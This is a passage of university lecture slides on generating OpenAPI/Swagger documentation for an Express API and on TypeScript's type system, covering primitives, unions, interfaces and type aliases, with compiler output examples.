70                 $ref: '#/components/schemas/Pet'
71         '400':
```

**Documentation (Right):**

**pet** Everything about your Pets [Find out more](#)

- PUT** /pet Update an existing pet
- POST** /pet Add a new pet to the store
- GET** /pet/findByStatus Finds Pets by status
- GET** /pet/findByTags Finds Pets by tags
- GET** /pet/{petId} Find pet by ID
- POST** /pet/{petId} Updates a pet in the store with form data
- DELETE** /pet/{petId} Deletes a pet
- POST** /pet/{petId}/uploadImage uploads an image

Specification

Documentation (Swagger UI)

# OPENAPI: CODEGEN

- From the editor toolbar, we can also generate Server and Client code
- Server-side code generation can obviously only provide stubs
  - Supported languages/frameworks include: ASP.NET, Go, Java, JaxRS, Micronaut, Kotlin, Node.js, Python (Flask), Scala, Spring.
- Client-side code generation is a very handy way to make SDKs for our APIs available in tens of different languages
  - Supported languages include: C#, Dart, Go, Java, JavaScript, Kotlin, PHP, Python, R, Ruby, Scala, Swift, TypeScript

# OPENAPI–DRIVEN DEVELOPMENT

- Often, developers start working on an API by defining its specification before writing any actual code
- This approach is also referred to as **OpenAPI-driven development**
- This way, they can exploit code generation capabilities to the fullest
- The approach also promotes **independence** between the different teams involved in a project (front-end, back-end, QA). The API definition keeps all these stakeholders aligned

# GENERATING OPENAPI SPECS FOR OUR API

We will use two Node packages

- [swagger-jsdoc](#): automatically generates OpenAPI specifications based on annotations in our source code.
- [swagger-ui-express](#): serves automatically generated Swagger UI documentation from Express, using an existing OpenAPI specification file (we'll use the one generated by swagger-jsdoc).

```
@luigi → express-hello-world $ npm install swagger-jsdoc  
@luigi → express-hello-world $ npm install swagger-ui-express
```

# GENERATING OPENAPI SPECS FOR OUR API

```
// generate OpenAPI spec and show Swagger UI

// Initialize swagger-jsdoc -> returns validated Swagger spec in json format
const swaggerSpec = swaggerJSDoc({
  definition: {
    openapi: '3.1.0',
    info: {
      title: 'To-do List REST API',
      version: '1.0.0',
    },
  },
  apis: ['./routes/*Router.js'], // files containing annotations
});


//Swagger UI will be available at /api-docs
app.use('/api-docs', swaggerUI.serve, swaggerUI.setup(swaggerSpec));
```

# GENERATING OPENAPI SPECS FOR OUR API

```
/**  
 * @swagger  
 * /auth:  
 *   post:  
 *     description: Authenticate user  
 *     requestBody:  
 *       content:  
 *         application/json:  
 *           schema:  
 *             type: object  
 *             properties:  
 *               usr:  
 *                 type: string  
 *               pwd:  
 *                 type: string  
 */  
authenticationRouter.post("/auth", async (req, res) => {/*...*/});
```

**Note:** Some parts of the Path specification were omitted for the sake of brevity

# GENERATING OPENAPI SPECS FOR OUR API



The screenshot shows the Swagger UI web application. The title is 'To-do List REST API' with version '1.0.0' and 'OAS 3.1'. Under the 'default' section, there is a 'POST /auth' operation. The 'Parameters' section indicates 'No parameters'. The 'Request body' section is marked as 'required' and has a type of 'application/json'. An example value is provided: 

```
{ "usr": "Kyle", "pwd": "p4ssw0rd" }
```

.

# REFERENCES (1/2)

- **The Little Book on REST Services**

By Kenneth Lange

Freely available at <https://www.kennethlange.com/books/The-Little-Book-on-REST-Services.pdf>

- **API design guide**

Google Cloud

<https://cloud.google.com/apis/design>

Relevant parts: Resource-oriented design, Resource names.

- **REST API Checklist**

By Kenneth Lange

<https://kennethlange.com/rest-api-checklist/>



# REFERENCES (2/2)

- **OpenAPI**

Official Website

<https://www.openapis.org/>

<https://learn.openapis.org/> (Recommended reads from this link: Getting started, Introduction)

<https://spec.openapis.org/oas/v3.1.0> (Full specification for OpenAPI 3.1.0)

⚠ For the Web Technologies course, you need to know what the OpenAPI specification standard is, why it has been introduced, and what it can be used for. You are **not** required to learn how to write OpenAPI specification files from scratch.

- **API Documentation: The Secret to a Great API Developer Experience**

Ebook by Smartbear Software

Available at <https://swagger.io/resources/ebooks/api-documentation-the-secret-to-a-great-api-developer-experience> and archived [here](#).

⚠ Interesting read. **Not** required for the Web Technologies course, but it can be useful to better understand the challenges in designing and documenting an API.

# EXAMPLES WITH DIFFERENT FRAMEWORKS

- **To-do List REST API using JakartaEE (Java)**

By [Luigi Libero Lucio Starace](#)

Includes source code, Dockerfile and instructions.

<https://github.com/luistar/jakartaee-rest-example>

- **Pizza Shop REST API using Spring (Java)**

By [Luigi Libero Lucio Starace](#)

<https://github.com/luistar/rest-service-pizzashop>

- **Quiz REST API using FastAPI (Python)**

By Márcio Lemos

<https://github.com/marciovrl/fastapi>

⚠ You are **not** required to learn JakartaEE, Spring, or FastAPI for the Web Technologies course. It might be educationally worthwhile to take a look at some web frameworks other than Express. JakartaEE and Spring, for example, use an annotation-based approach. So, feel free to look at the code or try to run the above linked REST API, but be aware that it's not required for this course.

**UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II  
WEB TECHNOLOGIES — LECTURE 16**


# **TYPESCRIPT: JAVASCRIPT WITH SYNTAX FOR TYPES**

Luigi Libero Lucio Starace, PhD

[luigiliberolucio.starace@unina.it](mailto:luigiliberolucio.starace@unina.it)

<https://luistar.github.io>

<https://www.docenti.unina.it/luigiliberolucio.starace>



# JAVASCRIPT AND TYPES

JavaScript features a peculiar type system we learned to ~~love~~ accept

- It is **dynamically** typed

```
let x;
console.log(typeof(x)); //undefined
x = 1.25e7;
console.log(typeof(x)); //number
x = "Hello Web Technologies!";
console.log(typeof(x)); //string
```

- It is also **weakly** typed and loves performing implicit casts

```
let y = "100" - 1 + "42"; //string - number -> number, number + string -> string
console.log(`$${y}: ${typeof(y)}`); //9942: string
```

# JAVASCRIPT AND TYPES

- These characteristics make the language **practical** for small web page manipulation tasks
  - It just works, no need to be verbose, declaring types or explicit casts
- However, as the complexity of the programs grows:
  - It's easier to introduce tricky bugs
  - Not the best developer experience (little IDE support, very few errors caught in the IDE and not at runtime)
  - Code becomes less maintainable and hard to understand

# JAVASCRIPT: DAILY DEVELOPMENT TALES

```
let message = "Hello Web Technologies!";
console.log(message.toLowerCase()); //hello web technologies!
message(); //TypeError: message is not a function (at runtime)
```

```
let employee = {name: "Jordan Belfort", role: "Stockbroker"};
employee.nome = "The Wolf of Wall Street"; //no error at all
console.log(employee.name); //Jordan Belfort
```

```
let team = ["Jordan Belfort", "Donnie Azoff", "Chester Ming"];
team.add("Nicky 'Rugrat' Koskoff"); //TypeError: team.add is not a function
console.log(team);
```

It would be nice if we could catch these bugs **before** runtime!


# TRANSPILERS

- JS started being used also for increasingly complex programs
- Developers felt the need to address these limitations
- JS was already widely supported, a new language was not feasible
- Lots of new languages that compiled to standard JS popped up!
  - CoffeeScript, TypeScript, Dart, Elm, ... ([~350 more are listed on this page](#))



# TYPESCRIPT

- Born in 2012, designed and developed by Microsoft
- Core dev: [Anders Hejlsberg](#)
- Superset of JavaScript
- ... with static typing and more!
- Compiles to JavaScript
- By far, the **most popular** JS flavor



# TYPESCRIPT: ADOPTION



From the State of JavaScript 2022 survey

# INSTALLING TYPESCRIPT

TypeScript can be installed as an **npm** package

```
@luigi → D/O/T/W/2/e/TypeScript $ npm install -g typescript
```

```
added 1 package in 9s
```

- The above command makes the **tsc** compiler globally available
- You can use **npx** or similar tools to run tsc from a local `node_modules` package
- TypeScript files typically have a **.ts** extension

# HELLO TYPESCRIPT

```
// hello.ts file
// This is an industrial-grade general-purpose greeter function:
function greet(entity, date) {
    console.log(`Hello ${entity}, today is ${date}!`);
}

greet("Web Technologies");
```

- Standard JavaScript code is also valid TypeScript code
- We can run the above script as a plain JavaScript file with Node.js

```
@luigi → D/O/T/W/2/e/TypeScript $ node hello.ts
```

```
Hello Web Technologies, today is undefined!
```

- Looks like we forgot the second parameter!

# HELLO TYPESCRIPT

What if we try to compile `hello.ts` with `tsc`?

```
@luigi → D/0/T/W/2/e/TypeScript $ tsc hello.ts

hello.ts:6:1 - error TS2554: Expected 2 arguments, but got 1.

6 greet("Web Technologies");
~~~~~  
  
hello.ts:2:24
  2 function greet(person, date) {
    ~~~~  
An argument for 'date' was not provided.  
  
Found 1 error in hello.ts:6
```

# HELLO TYPESCRIPT

- The TypeScript compiler detected the bug
- ..even though we've only written standard JavaScript code so far!
- Let's fix the bug

```
// hello.ts file
// This is an industrial-grade general-purpose greeter function:
function greet(entity, date) {
    console.log(`Hello ${entity}, today is ${date}!`);
}

greet("Web Technologies", Date());
```

# HELLO TYPESCRIPT

```
@luigi → D/0/T/W/2/e/TypeScript $ ls -n  
hello.ts  
  
@luigi → D/0/T/W/2/e/TypeScript $ tsc hello.ts  
  
@luigi → D/0/T/W/2/e/TypeScript $ ls -n  
hello.js  
hello.ts  
  
@luigi → D/0/T/W/2/e/TypeScript $ node hello.js  
Hello Web Technologies, today is Mon Dec 18 2023 09:33:18!
```

The **tsc** compiler transpiled **hello.ts** to the newly-created **hello.js**, which can be executed with Node as usual.

# HELLO TYPESCRIPT: GENERATED CODE

hello.ts

```
// This is an industrial-grade general-purpose greeter function:  
function greet(entity, date) {  
    console.log(`Hello ${entity}, today is ${date}!`);  
}  
greet("Web Technologies", Date());
```




hello.js

```
// This is an industrial-grade general-purpose greeter function:  
function greet(entity, date) {  
    console.log("Hello ".concat(entity, ", today is ").concat(date, "!"));  
}  
greet("Web Technologies", Date());
```

# TYPESCRIPT: DOWNLEVELING

- **tsc** preserved comments and indentations. Transpiled code looks like it has been written by a human.
- The template string was changed to multiple `.concat()` invocations
- Why is that?
  - Template strings are an ES6 feature, and, by default, TS targets ES3 (1999)
  - TS can rewrite code from newer versions to older ones (**downleveling**)
  - We can still use the nice new features, but our code can run also on old browsers supporting only ES3!



# TYPESCRIPT: DOWNLEVELING

- When compiling with tsc, we can specify the **target** version to use

```
@luigi → D/O/T/W/2/e/TypeScript $ tsc -target es6 hello.ts
```

- The above command compiles the TS file to ES6 JavaScript

hello.js

```
// This is an industrial-grade general-purpose greeter function:  
function greet(entity, date) {  
    console.log(`Hello ${entity}, today is ${date}!`);  
}  
greet("Web Technologies", Date());
```

# TYPESCRIPT: DECLARING TYPES

- So far, we've only written plain old JavaScript code
- TS allows us to declare **types** for variables, params and return values
- The most common primitive types in TS are **string**, **number**, **boolean**

primitive\_types.ts

```
let courseName: string = "Web Technologies";
let credits: number = 6;
let isGreat: boolean = true;

console.log(` 
  Welcome to ${courseName}!
  Credits: ${credits} ETCS
  Status: ${isGreat ? "Great" : "Could be better"}
`);
```

# TYPESCRIPT: DECLARING TYPES

primitive\_types.ts

```
let courseName: string = "Web Technologies";
let credits: number = 6;
let isGreat: boolean = true;

console.log(* Omitted for the sake of brevity *);
```

- The above example is **not** valid JavaScript code anymore!

```
@luigi → D/O/T/W/2/e/TypeScript $ node .\primitive_types.ts
D:\...\primitive_types.ts:1
let courseName: string = "Web Technologies";
^
```

```
SyntaxError: Unexpected token ':'
```

```
Node.js v20.9.0
```

# TYPESCRIPT: DECLARING TYPES

- To execute our example, we must compile the TS file beforehand

```
@luigi → D/O/T/W/2/e/TypeScript $ tsc .\primitive_types.ts  
@luigi → D/O/T/W/2/e/TypeScript $ node .\primitive_types.js
```

Welcome to Web Technologies!

Credits: 6 ETCS

Status: Great

```
@luigi → D/O/T/W/2/e/TypeScript $
```

# TYPESCRIPT: ENJOYING TYPE CHECKING!

primitive\_types.ts

```
let courseName: string = "Web Technologies";
let credits: number = 6;
let isGreat: boolean = true;

credits = "9 CFU"; // This would be fine in plain JavaScript!
```

```
@luigi → D/0/T/W/2/e/TypeScript $ tsc .\primitive_types.ts
primitive_types.ts:5:1 - error TS2322: Type 'string' is not assignable to type
'number'.
```

```
5 credits = "9 CFU";
~~~~~
```

Found 1 error in primitive\_types.ts:5

# TYPESCRIPT: ARRAY TYPES

To specify the type of an array, we can use the syntax **type[]**

array.ts

```
let langs: string[] = ["TypeScript", "JavaScript", "PHP", "Java"];
let primes: number[] = [2, 5, 7, 97, 829, 839];

langs.push({name: "C#"}); //would be fine in plain JavaScript
```

```
@luigi → D/O/T/W/2/e/TypeScript $ tsc .\array.ts
array.ts:4:12 - error TS2345: Argument of type '{ name: string; }' is not
assignable to parameter of type 'string'.
```

```
4 langs.push({name: "C#"}); //would be fine in plain JavaScript
~~~~~
```

Found 1 error in array.ts:5

# TYPESCRIPT: THE ANY TYPE

- TypeScript includes a special type: **any**
- When a value is of type any, we can do anything with it and the compiler won't complain!
- The code below compiles fine
  - ...and throws a **TypeError: x.foo is not a function**

```
let x: any;  
  
x = {name: "Angular", lang: "TypeScript"};  
x.foo();  
x = "Hello!" ;  
let n:number = x;
```

# TYPESCRIPT: WORKING WITH FUNCTIONS

- TypeScript allows us to specify the types of both the inputs and output values of functions

```
function greet(name: string): string {
    return `Hello ${name.toUpperCase()}`;
}

console.log(greet(42));
//Err. TS2345: Arg. of type 'number' is not assignable to param. of type 'string'
```

# TYPESCRIPT: AUTOMATIC TYPE INFERENCE

- When no explicit type annotation is provided, TypeScript tries to **automatically infer types from the context**

```
function greet(name){ //function greet(name: any): string
    return `Hello ${name}`;
}

let arr = [1,2,3,4,5]; //let arr: number[]

let course = "Web Technologies"; //let course: string

greet(course);

course = {name: "Web Technologies", credits: 6};
//TS2322: Type '{name: string; credits: number;}' not assignable to type 'string'
```

# TYPESCRIPT: IMPLICIT ANY

- When you don't specify a type, and TypeScript can't infer it from context, the compiler will typically default to **any**.
- We might want to avoid this, because **any** isn't type-checked.
- The compiler flag **nolImplicitAny** can be used to flag any implicit any as an error.

implicit\_any.ts

```
let x; //let x: any

function greet(name){ //function greet(name: any): void
    console.log(`Hello, ${name}`);
}

greet(x);
```

# TYPESCRIPT: IMPLICIT ANY

implicit\_any.ts

```
let x; //let x: any

function greet(name){ //function greet(name: any): void
    console.log(`Hello, ${name}`);
}

greet(x);
```

```
@luigi → D/O/T/W/2/e/TypeScript $ tsc .\implicit_any.ts
@luigi → D/O/T/W/2/e/TypeScript $ tsc -noImplicitAny .\implicit_any.ts
implicit_any.ts:3:16 - error TS7006: Param 'name' implicitly has an 'any' type.
```

```
3 function greet(name){ //function greet(name: any) : string
    ~~~~
```

Found 1 error in implicit\_any.ts:3

# TYPESCRIPT: OBJECT TYPES

To define an **object type**, we list its properties and their type

```
function printCourse(course: {name: string, credits: number}) {
    console.log(`Course name: ${course.name}`);
    console.log(`Course credits: ${course.credits}`);
}

printCourse({name: "Web Technologies", credits: 6}); //works fine

printCourse({name: "Software Engineering"}); //compile error
// TS2453: Property 'credits' is missing in type '{ name: string; }' but required
// in type '{ name: string; credits: number; }'

printCourse({name: "Algebra", credits: 6, year: "First"}); //compile error
// TS2353: Object literal may only specify known properties, and 'year' does not
// exist in type '{ name: string; credits: number; }'
```

# TYPESCRIPT: OPTIONAL PROPERTIES

Object types can specify one or more **optional** properties, by adding a «?» after the property name

```
function printCourse(course: {name: string, credits?: number}) {
    console.log(`Course name: ${course.name}`);
    console.log(`Course credits: ${course.credits}`);
    //we should check whether course.credits is undefined!
}

printCourse({name: "Web Technologies", credits: 6}); //works fine
printCourse({name: "Software Engineering"}); //works fine
//prints "Course credits: undefined"!

printCourse({name: "Algebra", credits: 6, year: "First"}); //compile error
// TS2353: Object literal may only specify known properties, and 'year' does not
// exist in type '{ name: string; credits: number; }'
```

# TYPESCRIPT: UNION TYPES

- **Union types** are obtained by **combining** two or more types
- Combined types are defined using a list of types separated by « | »
- Represent values that can belong to any of the combined types

```
function printError(code: number | string){  
    console.log(`Error code: ${code}`);  
}  
  
printError(404);  
printError("401 Unauthorized");  
printError({code: "403", message: "Forbidden"}); //compile error  
// TS2345: Argument of type '{ code: string; message: string; }' is not  
// assignable to parameter of type 'string | number'
```

# TYPESCRIPT: WORKING WITH UNION TYPES

- TypeScript ensures that operations on a union type are valid on each possible type in the union!

union.ts

```
function printError(code: number | string){  
    console.log(`Error code: ${code.toUpperCase()}`); //compile error  
}
```

```
@luigi → D/0/T/W/2/e/TypeScript $ tsc .\union.ts  
union.ts:2:35 - error TS2339:  
Property 'toUpperCase' does not exist on type 'string | number'.  
    Property 'toUpperCase' does not exist on type 'number'.  
2   console.log(`Error code: ${code.toUpperCase()}`);
```

~~~~~

Found 1 error in union.ts:2

# TYPESCRIPT: WORKING WITH UNION TYPES

- In such cases, we need to narrow down the type for TypeScript using code and specific checks (e.g.: using `typeof`, or `Array.isArray(x)`)
- TypeScript can infer specific types for particular branches

union.ts

```
function printError(code: number | string){  
    if(typeof code === "string"){  
        console.log(`Error: ${code.toUpperCase()}`); //in this branch code: string  
    } else {  
        console.log(`Error: ${code}`); //in this one code: number!  
    }  
}
```

# TYPESCRIPT: TYPE ALIASES

- We've been using Object types and Union types by specifying them directly in type annotations
- We might want to use the same types multiple times,
  - As Software Engineers we want to write **DRY** (Don't Repeat Yourself) code!
- **Type aliases** are a way to assign a specific name to a type
- The syntax for a type alias involves using the **type keyword**

`type <name> = <definition>`

# TYPESCRIPT: TYPE ALIASES

```
type Credits = number | string;
type Course = {
    name: string,
    credits: Credits
}

function printCourse(course: Course) {
    console.log(`Course name: ${course.name}`);
    console.log(`Course credits: ${course.credits}`);
}

let webtech: Course = {name: "Web Technologies", credits: 6};
let softeng: Course = {name: "Software Engineering", credits: "10 CFU"};

printCourse(webtech); //Name: Web Technologies, Credits: 6
printCourse(softeng); //Name: Software Engineering, Credits: 10 CFU
```

# TYPESCRIPT: INTERFACES

- Interface declarations are another way of naming object types

```
interface Course {  
    name: string;  
    credits: number;  
}  
function printCourse(course: Course) {  
    console.log(`Name: ${course.name}, Credits: ${course.credits}`);  
}  
let webtech: Course = {name: "Web Technologies", credits: 6};  
  
printCourse(webtech);  
printCourse({name: "Software Engineering", credits: 10});
```

# TYPESCRIPT: STRUCTURALLY TYPED NATURE

TypeScript is a **structurally-typed** language

- It only cares about **structure** and **capabilities** of types when determining type compatibility, not about names!
- Java, on the contrary, features a **nominative** type system.

```
interface Person { name: string; age: number; }
interface Pet { name: string, age: number }

function printPerson(p: Person) { console.log(`Name: ${p.name}, age: ${p.age}`);}

let person: Person = {name: "Janet", age: 20};
let pet: Pet     = {name: "Chuck", age: 3};

printPerson(person); //Name: Janet, age: 20
printPerson(pet);   //Name: Chuck, age: 3
```

# TYPESCRIPT: EXTENDING INTERFACES

```
interface Pet {  
    name: string  
}  
  
interface Bird extends Pet {  
    flies: boolean  
}  
  
let chuck: Bird = {name: "Chuck", flies: true};  
let quentin: Bird = {flies: false}; //compile error  
//TS2322: Type '{ flies: false; }' is not assignable to type 'Bird'.  
// Property 'name' is missing in type '{ flies: false; }' but required in type  
// 'Pet'.
```

# TYPESCRIPT: TYPES VS INTERFACES

Type aliases and interfaces are very similar and often interchangeable

- A key distinction is that types cannot be re-opened to add new properties, while interfaces are always extendable

```
interface Pet {  
    name: string  
}  
  
interface Pet {  
    age: number  
}  
  
let matt: Pet = {name: "Matt", age: 2};
```

```
type Pet = {  
    name: string  
}  
  
type Pet = { //TS2300: Dup. identifier  
    age: number  
}  
  
let matt: Pet = {name: "Matt", age: 2};
```

# TYPESCRIPT: EXTENDING TYPE ALIASES

```
type Pet = {  
    name: string  
}  
  
type Bird = Pet & { //intersection type!  
    flies: boolean  
}  
  
let chuck: Bird = {name: "Chuck", flies: true};
```

- Similarly to Union types, **Intersection types** combine multiple types into one. Created using the «&» character.
- The resulting type has the properties of each single type

# TYPESCRIPT: TYPE ASSERTIONS

- Sometimes, as a dev, you will know better than TypeScript!
- For example, if you use `document.getElementById()`, TypeScript will only be able to infer that the call will return an `HTMLElement`.
